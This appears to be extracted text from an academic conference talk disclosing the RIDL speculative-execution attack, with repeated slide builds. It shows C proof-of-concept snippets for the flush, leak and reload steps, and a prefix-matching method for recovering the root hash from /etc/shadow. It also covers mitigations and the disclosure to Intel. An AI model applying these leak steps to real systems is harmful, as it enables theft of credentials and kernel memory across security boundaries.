    t0 = __rdtsc();  
    *(volatile char *) (probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



CHALLENGES

- ✓ Getting data in flight
- ✗ Leaking data
- ✗ Filtering data



RIDL is like drinking from a fire hose



You just get whatever data is in flight!

FILTERING DATA

How can we filter data?

FILTERING DATA

How can we filter data?

- We want to leak from `/etc/shadow`

FILTERING DATA

How can we filter data?

- We want to leak from `/etc/shadow`
- First line `/etc/shadow` is for root

FILTERING DATA

How can we filter data?

- We want to leak from `/etc/shadow`
- First line `/etc/shadow` is for root
- Starts with `"root:"`

FILTERING DATA

How can we filter data?

- We want to leak from `/etc/shadow`
- First line `/etc/shadow` is for root
- Starts with `"root:"`
- Use prefix matching:
 - **Match** \Rightarrow we learn a new byte
 - **No Match** \Rightarrow discard

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

Match

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

Match

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

R	E	A	D	M	E	.	T
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

Match

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

No Match

R	E	A	D	M	E	.	T
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

Match

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

No Match

R	E	A	D	M	E	.	T
---	---	---	---	---	---	---	---

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

FILTERING

Known Prefix

r	o	o	t	:			
---	---	---	---	---	--	--	--

No Match

h	t	t	p	s	:	/	/
---	---	---	---	---	---	---	---

Match

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

No Match

R	E	A	D	M	E	.	T
---	---	---	---	---	---	---	---

Match

r	o	o	t	:	S	p	/
---	---	---	---	---	---	---	---

CHALLENGES

- ✓ Getting data in flight
- ✓ Leaking data
- ✗ Filtering data

MORE EXAMPLES

More examples in the paper:

MORE EXAMPLES

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)

MORE EXAMPLES

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)
- Arbitrary kernel read

MORE EXAMPLES

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)
- Arbitrary kernel read
- Leaking in the browser


MITIGATION


- **Same-thread:**
 - `verw` overwrite all buffers
 - Special Assembly snippets
- **Cross-thread:**
 - Complex scheduling and synchronization


MITIGATION


- **Same-thread:**
 - verw overwrite all buffers
 - Special Assembly snippets
- **Cross-thread:**
 - Complex scheduling and synchronization
 - Disable Intel Hyper-Threading[®]


Disclosure process















- ◆ Giorgi Maisuradze
- ◆ Dan Horea Lutas
- ◆ Volodymyr Pikhur




Falk Schaik Pietro Ahmad Dan
Giorgi Stephan
Bos Matt Pikhur Herbert May 20 More Pinders
Shi Michael Giuffrida Sep 12 Reported to Intel
Sebastian Randolph T. Queiroz Hekai

<https://mdsattacks.com>

Nov 1 2019 Submission Stecklina Dec 20 Three Other Hubs
Moritz Cristiano Osterlund Noshimi Yuval
Horea Kawakami Österlund Maisuradze
Yarom Schwarz Prescher Daniel Bulck
Foghr Grus Genkin Miller Milburn Alyssa Berk
Branco Lutas
Marina Kaveh

MDS TOOL

We wrote a tool to verify your system:



CONCLUSION

CONCLUSION

- Spectre and Meltdown, just one mistake?

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from
- Does *not* rely on addresses \Rightarrow hard to mitigate

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from
- Does *not* rely on addresses \Rightarrow hard to mitigate
- Across security domains, and in the browser

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from
- Does *not* rely on addresses \Rightarrow hard to mitigate
- Across security domains, and in the browser

 @themadstephan @vu5ec

 <https://mdsattacks.com>